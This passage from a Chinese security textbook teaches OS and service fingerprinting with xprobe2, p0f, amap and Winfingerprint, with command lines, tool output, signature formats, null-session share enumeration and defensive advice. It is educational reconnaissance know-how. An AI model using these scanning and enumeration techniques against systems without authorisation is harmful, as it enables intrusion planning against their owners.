


图 5.6 xprobe2 发送给目标伪造的 DNS 应答数据包，得到了一个 ICMP 端口不可达应答

xprobe2 希望从目标产生一个 ICMP 目的端口不可达 (type 3 , code 3) 应答, 再检查该数据包的内容即可大体上确定目标操作系统。xprobe2 知道 UDP 端口 65535 很可能是关闭的, 这样就能得到预期的回复。对得到的回复, 与“指纹”数据包进行比较, 并根据回复与数据库中的“指纹”接近的程度对不同的可能性打分。本例中, xprobe2 刚好得到这样的一个应答。

事实上, 触发该回复的数据包是一貌似有效的 DNS 应答, 这正是 xprobe2 所使用的技巧的一部分, 这使得 xprobe2 的扫描混杂到其他的网络数据中时不那么引人注目。

最后 xprobe2 试图建立到端口 65535 的一个 TCP 会话 (由于该端口是关闭的, 所以可能会引起某种形式的错误)。xprobe2 使用了通常的 TCP 方法, 向目标发送了 TCP SYN 片断。目标没有在端口 65535 上监听服务, 而是立刻回复了一个 TCP RST/ACK 以复位或终止该会话。读者可以参考 Ethereal 在图 5.6 顶端窗格中捕获的最后两个数据包。xprobe2 进一步比较应答和“指纹”数据块, 并计算目标计算机的所有可能操作系统的当前得分。

最后结果将按概率由高到低显示在屏幕上。如果多个猜测得分相同, 则按操作系统重要性排列 (即 Windows NT Workstation 最高, SP1 其次, 接下来是 SP2, 等等)。在我们的例子中, xprobe2 确定目标至少是 Windows NT 4 Workstation SP4, 但没有进一步的信息, 可以区分出是否是更高版本的 Service Pack, 因此, xprobe2 按次序列出了各个可能的操作系统, 而把版本较低的 Service Pack 作为主要的猜测。

虽然这不是百分之百的准确, 但作为对目标系统的最初假定已足够了。最重要的是, 攻击者能够探测信息而同时又比较安全, 并且很大程度上不会引起过多的关注。

抵御类似于 xprobe2 的工具, 最好的方法是在公司的外围阻塞所有的 ICMP 数据包。有时候无法这样做是因为许多环境需要 ICMP 才能正常工作, 但有些 ICMP type 和 code 是可以并应该停用的。有关哪些 type 和 code 的组合可以停用, 应该经过细致审慎的调研, 避免妨碍某些需要相关功能的应用程序。许多 ICMP type 3 消息泄露了操作系统的太多的信息, 应该停用; 但为使 TCP/IP 正常运行, 有些 type 3 消息是必需的。正像 Gregory Lajon 在其 SANS 文章 (参见“参考文献”) 中指出, 如果网络环境中存在各种大小不同的 MTU, 那么 type 3 code 4 (需要数据包分段, 但当前未设置分段) 可能是必需的。可使用能够根据 ICMP type 和 code 进行包过滤的防火墙, 来防范类似 xprobe2 的工具。

参考文献

- [1] The X Project Website, Home of xprobe www.sys-security.com/html/projects/X.html

- [2] "The Present and Future of XProbe2 - The Next Generation of Active Operating System Fingerprinting" www.sys-security.com/archive/papers/Present_and_Future_Xprobe2-v1.0.pdf
- [3] "XProbe2 - A Fuzzy? Approach to Remote Active Operating System Fingerprinting" www.sys-security.com/archive/papers/Xprobe2.pdf
- [4] "A Remote Active OS Fingerprinting Tool Using ICMP" www.sys-security.com/archive/articles/login.pdf
- [5] Gregory Lajon, SANS Institute Paper, "What Is XProbe?" www.sans.org/resources/faq/xprobe.php
- [6] "ICMP Based Remote OS TCP/IP Stack Fingerprinting Techniques" www.sys-security.com/archive/phrack/p57-0x07
- [7] Stevens, W. Richard, TCP/IP Illustrated Volume 1 (Reading, MA: Addison-Wesley, 2000)

5.2.2 p0f

如果 ICMP 数据包也会造成大量附加的通信数据，那么被动踩点就是必由之路。被动操作系统踩点的原理是，嗅探通信数据并匹配流行操作系统的标记。p0f 是由波兰安全大师 Michal Zalewski 开发的被动操作系统踩点工具，其中有许多精巧的设计。被动踩点不像主动踩点那么精确或肯定，但使用最新版本的 p0f，也可以得出很不错的结果。在本节中，我们将解释如何运行 p0f，考察例子的输出，然后讲解该工具的实际工作机制。

p0f 的三种操作模式，可分别用于不同的目的。第一个（默认的）是 SYN 模式。该模式将嗅探网络上的 TCP 接入请求（即 SYN 包），并且只查看这些数据包。该工具可以配置为只报告向运行 p0f 的机器发起直接连接的请求，也可以配置为非选择模式以检查本地子网上的每一个 SYN 数据包。对在服务器或虚拟攻防系统上查看哪些操作系统连接到本机或局域网上的其他机器而言，SYN 模式是很理想的。要记住，SYN 模式只检查连入的 SYN 数据包。

第二种模式是 SYN+ACK 模式。读者可以猜到，该模式检查设置了 SYN 和 ACK 的数据包，这种数据包用于响应连接请求。这种模式对于识别目标机器的操作系统是很方便的。此时读者可以记住，为什么 p0f 被认为是被动分析工具：既然是被动分析，连接到目标机器做什么呢？p0f 提供这种模式的目的是可以通过产生合法的通信数据，例如连接到 Web 服务器的 80 端口，来识别目标。读者需要判断建立何种连接，而 p0f 将使用所提供的连接来识别目标机器。

第三种模式是 RST+ACK/RST 模式。类似于 SYN+ACK 模式，RST+ACK/RST 的工作原理是：检查建立连接时发回的 RST 数据包。若无法建立连接但远程机器至少发送了 RST+ACK 回复（“连接拒绝”），则读者可以使用 RST+ACK/RST 模式。

我们来考察一些例子中 p0f 的输出。

```
GrayHat:~/p0f root# ./p0f -i en1 -U
p0f - passive os fingerprinting utility, version 2.0.3
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (SYN) on 'en1', 206 sigs (12 generic), rule: 'all'.
192.168.1.101:1541 - Windows XP Pro SP1, 2000 SP3
-> 192.168.1.100:22 (distance 0, link: ethernet/modem)
```

这里 p0f 从 SYN 模式启动，捕获了从一台 XP 机器到一台 Mac OS X Powerbook 的 ssh 连接。XP 机器发送了建立连接的初始 SYN，因此 SYN 模式识别了该机器。我们将 p0f 设置为非选择模式，并监视子网上的 SYN 包。

```
GrayHat:~/p0f root# ./p0f -i en1 -U -p
p0f - passive os fingerprinting utility, version 2.0.3
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (SYN) on 'en1', 206 sigs (12 generic), rule: 'all'.
192.168.1.102:2119 - Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
-> 216.239.57.147:80 (distance 0, link: ethernet/modem)
```

这一次我们看到了一个从本地子网（到 Google）的连出请求。这里的签名不是特别确定，因为实际的操作系统刚好是 Windows XP SP2 的一个预发布版本，p0f 没有被配置为识别该系统。p0f 只是抽出数据包的特征（稍后将看到），并与其数据库匹配。

SYN 模式对于踩点那些同时进行连入连出操作的机器而言，是相当方便的。在一个活动网络中，用非选择模式运行 SYN 模式，一会儿看看结果，可能会发现一些令人惊奇的东西，即使你已经对该网络很了解，也会如此。接下来，我们以白帽黑客的视角来分析例子，以说明如何使用该工具进行渗透测试。

比如，读者是否对 apple.com 的 Web 服务器运行什么操作系统感兴趣呢？我们以用 SYN+ACK 模式启动 p0f，同时浏览该公司的网页：

```
GrayHat:~/p0f root# ./p0f -i en1 -r -A -U
p0f - passive os fingerprinting utility, version 2.0.3
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (SYN+ACK) on 'en1', 57 sigs (1 generic), rule: 'all'.
17.112.152.32/eg-www.apple.com:80 - MacOS X 10.2.6 (up: 770 hrs)
-> 192.168.1.100:57074 (distance 10, link: ethernet/modem)
```

怎么样！Apple 使用 Mac 来提供 Web 服务。再浏览一个站点，这一次是 Sun：

```
209.249.116.195/209.249.116.195.available:80 - Windows 2000 (1)
-> 192.168.1.100:57148 (distance 11, link: ethernet/modem)
```

看起来 Sun 公司的 www.sun.com 站点，至少有一部分是用 Windows 2000 机器提供的。笔者相信，读者已经了解这种踩点方式是多么有用：只需要与目标主机之间进行完全合法的通信，根本不会引起 IDS 的警觉。

但是，如果目标机器并没有在任何允许通过防火墙的端口上的监听呢？假定读者打算了解某个内部网的情况，而外部防火墙只允许 TCP 端口 443 上的通信穿越防火墙（用于 Web 邮件访问）。这里采用的方法不像 p0f 方法那么悄无声息，即可以尝试与每一台工作站建立 HTTP 连接，并用 p0f 分析得到的 RST 数据包。得到的结果大约是这样：

```
GrayHat:~/p0f root# ./p0f -i enl -U -R -r
p0f - passive os fingerprinting utility, version 2.0.3
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (RST+) on 'enl', 46 sigs (3 generic), rule: 'all'.
192.168.1.102:443 - Windows XP/2000 (refused)
  -> 192.168.1.100:54111 (distance 0, link: unspecified)
192.168.1.101:443 - Windows XP/2000 (refused)
  -> 192.168.1.100:54118 (distance 0, link: unspecified)
```

得承认，上述结果不像 SYN 或 SYN+ACK 模式得到的信息那么详细，但确实比 xprobe2 或 nmap 只得到不确定的结果要好！要记住，上述方法之所以能够奏效，是因为虽然无法连接，但却可以从（上述例子中）192.168.1.101 和 102 得到 RST 数据包，这是对发送到端口 443 的 SYN 数据包的应答。这是 nmap 和 xprobe2 无法作到的，因为这两个工具无法接触到主机进行踩点。

那么工作原理是怎么样的呢？（在阅读本书过程中，读者务必不断地提出该问题，直至发现答案为止！）在 p0f 目录中，读者可以找到三个“指纹”文件：

```
GrayHat:~/p0f root# ls -l *.fp
-rw-r--r-- 1 root root 30675 1 Nov 2003 p0f.fp
-rw-r--r-- 1 root root 5686 29 Sep 2003 p0fa.fp
-rw-r--r-- 1 root root 8368 29 Sep 2003 p0fr.fp
```

上述每个文件都是一个“指纹”文件，分别用于上述的三个模式。主文件（描述了所有相关的字段）是 p0f.fp，用于 SYN 模式，我们将首先研究它。打开该文件并开始读取文件头信息，读者可以看到 p0f 尝试与大量的特征匹配。下面列出了其中一些特征，其余的可以查看文件：

- Window size (WSS)
- Overall packet size (length)

- Initial TTL
- Maximum segment size (MSS)
- Window scaling (WSCALE)
- Timestamp
- Various TCP/IP flags (Don't fragment, Selective ACK permitted, URG)

文件本身对为什么使用这些属性或标志进行了很好的描述，这里不再赘述。笔者在这里尝试将一些数据包手工关联到 p0f 的数据库，这也正是 p0f 所完成的工作。下面是一个需要分析的数据包：

```
15:55:29.779336 IP (tos 0x0, ttl 64, id 2058, offset 0, flags [DF], length: 60)
192.168.1.100.54953 > 18.181.0.31.22: S [tcp sum ok] 4156488869:4156488869(0)
win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 3942313917 0>
```

在 SYN 模式中，p0f 进行以下匹配：

```
192.168.1.100:54934 - FreeBSD 4.7-5.1 (or MacOS X 10.2-10.3) (1) (up: 10950 hrs)
```

因此，我们对数据包进行人工匹配，设法弄明白为什么 p0f 认为这里的 SYN 数据包来自于 FreeBSD 或 Mac OS X 机器（即运行 OS X 10.3 的 Mac 机器）。p0f.fp 文件和另外两个“指纹”文件中字段的顺序如下：

```
(window size):(initial TTL):(don't fragment bit):(SYN packet
size):(options):(quirks)
```

以下是 p0f.fp 文件中的一行，p0f 认定该行与上述的 SYN 数据包匹配。我们看一下人工得到的结果如何：

```
65535:64:1:60:M*,N,W0,N,N,T::FreeBSD:4.7-5.1 (or MacOS X 10.2-10.3) (1)
```

首先，读者可以看到，tcpdump 的输出列出的 window size 字段是 65535。这样，文件中的 206 个特征经过过滤，剩下 18 个。接下来，数据包的初始 TTL 是 64，符合特征的有 14 个。下面，还可以注意到我们的数据包设置了 Do not Fragment ([DF]) 位，那么可能的匹配剩下 10 个。tcpdump 的输出告诉我们，包的长度是 60，这样，可能的匹配剩下 7 个。如果在文件中搜寻（建立越来越长的 grep 链），可以注意到剩下的匹配都是 BSD 家族的，因此，到这里停下其实也可以，因为已经得到了足够好的匹配。但若要进一步确认，则需要考察 tcpdump 输出中各个选项的次序：

```
<mss 1460,nop,wscale 0,nop,nop,timestamp 3942313917 0>
```

按 p0f.fp 的术语来说，这是 “m (something),N,W0,N,N,T”，在 7 个匹配中，大致与其中 3 项符合：

```
65535:64:1:60:M*,N,W0,N,N,T:.:FreeBSD:4.7-5.1 (or MacOS X 10.2-10.3) (1)
65535:64:1:60:M*,N,W0,N,N,T:Z:FreeBSD:5.1-current (1)
65535:64:1:60:M*,N,W0,N,N,T0:.:NetBSD:1.6X (DF)
```

NetBSD 是不匹配的，因为从选项的描述我们知道，T0 意味着零值的 timestamp，而测试数据包的 timestamp 为 3942313917。FreeBSD 5.1-current 对应的项，在“quirks”选项中有一个 Z，这意味着（读者可以查查 Google），当设置了 Do not Fragment 位时，IP 数据包头的 ID 字段设置为 0。数据包中 IP ID 字段为 2058 则该 SYN 数据包不可能来自于 FreeBSD 5.1 或更高版本，这样，就从初始的 260 个特征中筛选出了惟一可能的匹配项。

这就是操作系统踩点的一般原理，也是 p0f 的具体工作机制。如果读者的大脑和眼睛能够跟随 tcpdump 的输出同时进行处理，那么也可以在头脑中完成此类操作系统踩点，p0f 只是为不具备此能力的人提供一个方便的工具而已。p0f 也可以检查 TTL，并判断到目标主机的距离（对探索网络拓扑很有用），还可以尝试精确定位 NAT 设备，这是通过识别由多个不同的操作系统产生却来自同一个 IP 地址的数据包来完成的。

我们已经考察了操作系统踩点，接下来我们介绍一个用于识别服务的工具。

参考文献

- [1] The p0f website <http://lcamtuf.coredump.cx/p0f.shtml> p0f source code
- [2] Pof source code <http://freshmeat.net/projects/p0f>
- [3] Stevens, W. Richard, TCP/IP Illustrated Volume 1 (Reading, MA: Addison-Wesley, 2000)

5.2.3 amap

网络管理员经常实行“不公开，即安全”的方法隐匿痕迹或迷惑攻击者，这没什么问题；但如果将其作为惟一的安全措施，则会造成灾难。从因特网初期开始，机警的管理员和用户都会在非标准端口上运行服务，以保证安全，并远离针对默认端口的搜索工具。现在，好日子过去了，amap 让这种实践变得过时。

amap 或 THC-Amap，由 The Hackers Choice (www.thc.org) 开发，由 GPL 许可在 2002 年发布，当前版本为 4.6。它不仅可以通过抓取旗标 (banners) 来识别服务，还能针对目标服务模拟应用程序握手。当与 nmap 一类的快速扫描工具联合使用时（当然也可以使用更快一些的工具，像 Paketto Keiretsu 的 scanrand），攻击者可以很快地搜索整个网络并自动识别出服务，即便是运行在非标准端口上的服务也是如此。

抓取旗标 (Banner Grabbing) 不是什么新技术，有几个工具都能做到，甚至对需要加密的协议或通过 SSL 包装的协议也可以进行抓取。NetCat、Hackbot 和 ScanSSH 就是三个

这样的工具，甚至可以用 telnet 循环来自行定制一个此类工具。有些服务不仅能标识所提供的一般性服务，还能提供其版本号，甚至是主机操作系统的有关信息。

但抓取旗标并不总是可行的。因为有些服务没有旗标，而其他有旗标的服务也容易被系统管理员编辑，这使得攻击者在给定的地点识别真实服务的工作变得困难。此外，有些服务在从客户端接收到相应的初始握手信号之后，才会发送旗标信息。

那些向客户端发送了可理解的查询或会话初始请求后才进行应答的服务，是比较难于识别的，而这正是适合于 amap 工作的情况。amap 会同时启动到一个服务的多个连接，并发送某种类型的“触发数据包”，以便得到可理解的应答。这类似于操作系统踩点，就是想办法让服务发出回应，这样就暴露了其身份。

以下是“古老”的 nmap 对某个目标机器所作的描述，该机器在 TCP 端口 3333 有一个服务进行监听（目标计算机的 IP 是 192.168.100.50）：

```
[root@GrayHat root]# nmap 192.168.100.50 -p 3333
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.100.50):
Port      State      Service
3333/tcp  open      dec-notes

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

nmap 搜索了自带的公知端口表，确认目标机器在运行 Dec Notes 服务。但 nmap 没有尝试确认该服务的身份，它只是在公知端口表中查出在 3333 端口上通常运行的服务而已。

这里是 amap 对同一目标和端口运行得出的结果（与上例相同，目标计算机 IP 是 192.168.100.50，TCP 端口 3333）：

```
[root@GrayHat root]# amap 192.168.100.50 3333
amap v4.5 (www.thc.org) started at 2004-05-04 05:46:21 - APPLICATION MAP mode

Protocol on 192.168.100.50:3333/tcp matches ssl
Protocol on 192.168.100.50:3333/tcp over SSL matches http
Protocol on 192.168.100.50:3333/tcp over SSL matches http-iis
Warning: Could not connect (timeout 5, retries 3) to 192.168.100.50:3333/tcp,
disabling port

Unidentified ports: none.

amap v4.5 finished at 2004-05-04 05:46:34
```

读者可以看到，amap 正确地检测到 TCP 端口 3333 上的服务是一个运行在 SSL 之上的服务，接下来尝试完成 SSL 会话并踩点包装在 SSL 内部的服务。它不仅确定了实际的服务器是 Web 服务器（HTTP），还确定了该 Web 服务器是 Microsoft IIS。

此类服务识别是很重要的，因为 SSL 服务并不发送“旗标”；相反，它等待客户端进行完全的二进制握手。SSL 握手基本上有三步：

1. CLIENT_HELLO
2. SERVER_HELLO
3. Server-to-client certificate transfer

后两个步骤可以合并成一个消息，作为服务器对客户端发送的 CLIENT_HELLO 消息的响应。amap 发送的触发数据包中，既包括了 SSL 协议的 CLIENT_HELLO，同时还监听被探测的服务所返回的 SERVER_HELLO。一旦接收到预期的回应，即完成了握手，接下来即可探测实际的服务。

amap 把触发数据包存储在 appdefs.trig 文件中，而可能的应答数据包则存储在 appdefs.resp 文件中，这两个文件都存储在 /usr/local/bin 目录下（还有一个文件 appdefs.rpc，是基于 nmap 的 nmap-rpc 文件）。这些文件可以被编辑，以加入其他的触发或应答数据包，格式如下，以冒号分隔：

```
NAME: [COMMON_PORT, [COMMON_PORT, ...]]: [IP_PROTOCOL]: 0|1:TRIGGER_STRING
```

这里是 amap 发送的一个 DNS 触发数据包例子：

```
dns:53:udp:1:0x00 00 10 00 00 00 00 00 00 00 00 00
```

应答的格式类似：

```
NAME: [TRIGGER, [TRIGGER, ...]]: [IP_PROTOCOL]: [MIN_LENGTH, MAX_LENGTH]: RESPONSE_REGEX
```

这里是 Microsoft DNS 应答的例子：

```
dns-ms:dns:udp::^\x00\x00\x90\x04
```



注意：对各个由冒号分隔的字段，其详细描述请参见这些文件开始部分的注释。

对于这些文件中未包括的协议，amap 提供了另一个可执行文件 amapcrap。使用普通的触发数据包，如果某个端口不应答，则用该工具向指定的端口发送随机的“无用数据”。如果该服务有响应，则 amapcrap 按 appdefs.resp 的格式输出应答，而触发该应答的“无用数据字符串”则按 appdefs.trig 格式输出，这样就可以添加到 amap 的服务签名和触发器数据库中，供以后的识别使用。

这里有一个例子，针对常见的旧版本 Microsoft IIS 服务使用 amapcrap（出于简单起见，使用了公知服务）：

```
[root@GrayHat root]# amapcrap 192.168.100.50 80
# Starting AmapCrap on 192.168.100.50 port 80
# Writing a "+" for every 10 connect attempts
#
# Put this line into appdefs.trig: PROTOCOL_

NAME::tcp:0:"gidldyoxgysrjumdhmcuehealoyoxgvboynsvaoayergycjdpmttaucpqq
kwj\r\n"
# Put this line into appdefs.resp:
PROTOCOL_NAME::tcp::"HTTP/1.1 400 Bad Request\r\nServer: Microsoft-
IIS/5.0\r\nDate: Sat, 08 May 2004 07:15:43 GMT\r\nContent-Type:
text/html\r\nContent-Length:
87\r\n\r\n<html><head><title>Error</title></head><body>The parameter is
incorrect.
< / body>< / html >"
```

对网络管理员来说，amap 也是个好工具，可用来发现用户安装的、未经授权的服务。精明的用户经常改变端口号，以隐藏公司的政策所不允许的服务，例如 P2P 文件共享、VNC 远程桌面（GoToMyPC 等等）或未经批准的消息发送软件。amap 非常适合于发现此类隐藏服务，无论相关的服务在哪些端口上监听。

当使用了 -oG <filename> 开关时，amap 将从标准 nmap 格式的文件接收输入：

```
nmap -oG <filename>
```

这使得管理员可以用喜欢的且与 nmap 兼容的扫描器进行通常的网络扫描，再用 amap 处理扫描结果。下面的例子说明了如何联合使用 nmap 和 amap。

下面一行使用 nmap 扫描一个典型 C 类网络的常用端口，并将结果记录到 nmap-out.txt 文件中，所用的格式可以用 grep 搜索。

```
# nmap -oG nmap-out.txt 192.168.0.1-255
```

接下来，使用 amap 来分析 nmap 命令产生的输出文件，并向 nmap 发现的目标主机/端口发送默认的触发数据包。

```
# amap -i nmap-out.txt
```

上述两个 nmap 和 amap 操作可以并入一个脚本中，并在预定时间启动，以对网络进行自动化搜索。用 -o <filename> 开关，amap 还可以输出到文件供报表/归档使用，也可以用 -m 开关输出为冒号分隔、可供机器读取的格式，供其他工具使用。

下面是一个例子，amap 从 nmap 的输出获得输入，并输出到冒号分隔的文件：

```
# amap -i nmap-out.txt -o amap-out.txt -m
```

amap 的一个缺陷（特别对于潜在的攻击者而言），是缺乏隐蔽性。默认情况下，amap 会在向目标发送触发数据包之前打开 12 个到目标的并行 TCP 连接，如果使用 -c 开关，甚至可以打开 256 个连接。这当然会引起 IDS 的注意。更重要的是，这可能会在 amap 试图识别的服务和应用程序的日志中留下记录，因为这些服务可以配置为将所有由未被识别的客户端消息造成的失败连接记入日志。在前述的 SSL 例子中，Web 服务器可以配置为将所有连接记入日志（在 Linux/Unix 中，这比用于演示的 Microsoft IIS 服务器要容易），这样就可从记录中识别出 amap 的活动。amap 作为工具，其作用超出了抓取旗标并与数据库匹配的范畴。

针对 amap 扫描最好的防御是检测。如果服务对公众开放，则可能受到 amap 的扫描，阻止它的惟一方法是不再开放服务。amap 的活动也不难识别，它会打开几个连接并向服务发送奇怪的数据，从服务的日志和网络的 IDS 系统，都应该能够察觉到 amap 的触发数据包以及相关的作用。当从原始的源代码编译时，amap 的一个特别容易识别的特性是，用来连接服务的触发数据包中所使用的机器名是 kpmg-pt，IDS 系统可通过查找该字符串而检测 amap 扫描。

如果需要快速识别某台机器上的服务，并且准确性较高，那 amap 是一个可行的工具。

参考文献

- [1] The amap man Page Use the command man amap
- [2] "What Is AMap and How Does It Fingerprint Applications?" www.sans.org/resources/idfaq/amap.php

5.2.4 Winfingerprint

笔者将考察的最后一个踩点工具不是特别快速（它实际上相当慢），扫描多个主机的表现也不好，而且只能运行在 Windows 上。笔者之所以在此讨论该工具，是因为它可以从运行 Windows 2000 和 NT 的机器获取大量的信息，也可以通过 SourceForge.net 访问其源代码，由此我们可以看到该工具使用了哪些 Windows API 来获取这些信息。

在解释上述的工具时，笔者通常着眼于线上的通信数据，以说明该工具的工作方式。但由于 Winfingerprint 使用 Windows API 来获取信息，而网络通信数据不容易跟踪，因此我们要分析其源代码。但首先还是看一下该工具如何使用。

读者从图 5.7 可以看到，该工具有许多可调节的选项和按钮。首先读者必须使用以下四个输入选项之一指定目标主机或目标主机范围。读者可以输入单个 IP、一个 IP 范围、包含一组 IP 的一个文件的名称或工作组/域的名称。事实表明（至少在我们的测试中是这样），Single Host（单主机扫描）是最有效的模式。在选择目标之后，读者可以在 Network Type

项下设置扫描类型。默认选项 (NT Domain) 通常就是所需要的, 因为它不需要事先建立凭据, 而是使用 Net*系列的 Win32 API 来收集信息。Active Directory (活动目录) 扫描使用 ADSI API, 需要读者下载 Microsoft Platform SDK (从帮助文件中可以找到链接)。如果已经持有目标机器当地的 Administrators 组中某个用户的凭据, 那么可以选择 WMI 网络类型, 以获得更多的信息 (操作系统补丁级别和运行的服务)。




图 5.7 Winfingerprint 选项

接下来, 读者可以选择从目标获取哪些类型的信息, 并确认选择了正确的网络接口卡, 然后可以开始扫描。图 5.8 给出了图 5.7 中针对 NT 机器扫描的输出。

从上述的内容中我们已经了解如何操作 Winfingerprint。现在将研究一下其实际工作机制。若要从后面的专研中获得更多的收获, 读者需要一份源代码, 并跟随我们的步骤进行探索。读者可以从 SourceForge.net 找到 Winfingerprint 工程, 并选择本书中讨论的对应版本。

```

Fingerprint:
  Role: NT Member Server
  Role: NT Workstation
  Role: LAN Manager Workstation
  Role: LAN Manager Server
  Role: Potential Browser
  Role: Master Browser
  Version: 4.0
  Comment:
NetBIOS Shares:
  Name: \\192.168.1.10\ADMIN$ Remark: Remote Admin
  Type: Special share reserved for interprocess communication (IPC$) or remote administration of the ser
  Name: \\192.168.1.10\IPC$ Remark: Remote IPC
  Type: Interprocess communication (IPC)
  Name: \\192.168.1.10\c-drive Remark:
  Name: \\192.168.1.10\c$ Remark: Default share
  Type: Special share reserved for interprocess communication (IPC$) or remote administration of the ser
Password Policy:
  Minimum password length: 0
  Maximum password age : 42 days
  Minimum password age : 0 days
  Forced log off time : Never
  Password history length: 0
  Attempts before Lockout: 0
  Time between two failed login attempts: 1800 seconds

Users:
  Administrator [500] ""
  - Built-in account for administering the computer/domain
  SID: S-1-5-21-1500075739-87373539-935611846-500
  - The logon script executed. This value must be set for LAN Manager 2.0 or Windows NT.
  - Password does not expire.
  GrayHat [1003] ""
  -
  SID: S-1-5-21-1500075739-87373539-935611846
  - The logon script executed. This value must be set for LAN Manager 2.0 or Windows NT.
  Guest [501] ""
  - Built-in account for guest access to the computer/domain
  SID: S-1-5-21-1500075739-87373539-935611846-501
  - The logon script executed. This value must be set for LAN Manager 2.0 or Windows NT.
  - The user's account is disabled.
  - Password does not expire.
  IUSR_DFSD [1000] "Internet Guest Account"
  - Internet Server Anonymous Access
  SID: S-1-5-21-1500075739-87373539-935611846-1000
  - The logon script executed. This value must be set for LAN Manager 2.0 or Windows NT.
  - Password does not expire.
  IWAM_JMESS-NT [1002] "Web Application Manager account"
  - Internet Server Web Application Manager identity
  SID: S-1-5-21-1500075739-87373539-935611846-1002
  - The logon script executed. This value must be set for LAN Manager 2.0 or Windows NT.
  - Password does not expire.
  
```

图 5.8 Winfingerprint 扫描的输出

我们从 WfpEngine.cpp 的 CWfpEngine::Launch 位置开始。第一个有趣的 NetWkstaGetInfo 调用，向我们提供了目标的 NetBIOS 名称、域名称以及用于其他工作的句柄。接下来（像我们自己做的一样），该工具在 NET_IPC_Session_Connect 函数中连接到 ipc\$，首先尝试使用登录用户的上下文，如果失败则建立 NULL 连接。在有了 ipc\$ 连接之后，我们接着识别操作系统的角色和版本。默认的网络类型，即 NT Domain，会调用 NET_OS_Version 函数，该函数会调用 NetServerGetInfo。在代码里艰苦跋涉的过程中，笔者并不打算让哪位读者跟不上，仅是想说明一些简单的函数调用，只要了解了语法，任何人都可以使用。

现在回到代码。NetServerGetInfo 调用向我们提供了大量信息，它会告诉我们该机器的角色 (SV_TYPE_SQLSERVER、SV_TYPE_DOMAIN_CTRL、等等) 以及操作系统版本号。为获得该机器的共享资源信息，在 CWfpEngine::NET_Shares 中进行了 NetShareEnum 函数调用。NetShareEnum 会告诉我们共享资源的数量，这样就可以通过一个循环输出所有的数

据。对每个共享资源，都会试图不使用凭据进行连接（通过 `WNetAddConnection2`）然后报告结果，如果函数返回 `NO_ERROR`，那么表示该共享资源无需口令也可以访问。`Winfingerprint` 继续进行类似的函数调用，以获取口令策略、用户、组，以及当前扫描类型所需的其他信息。

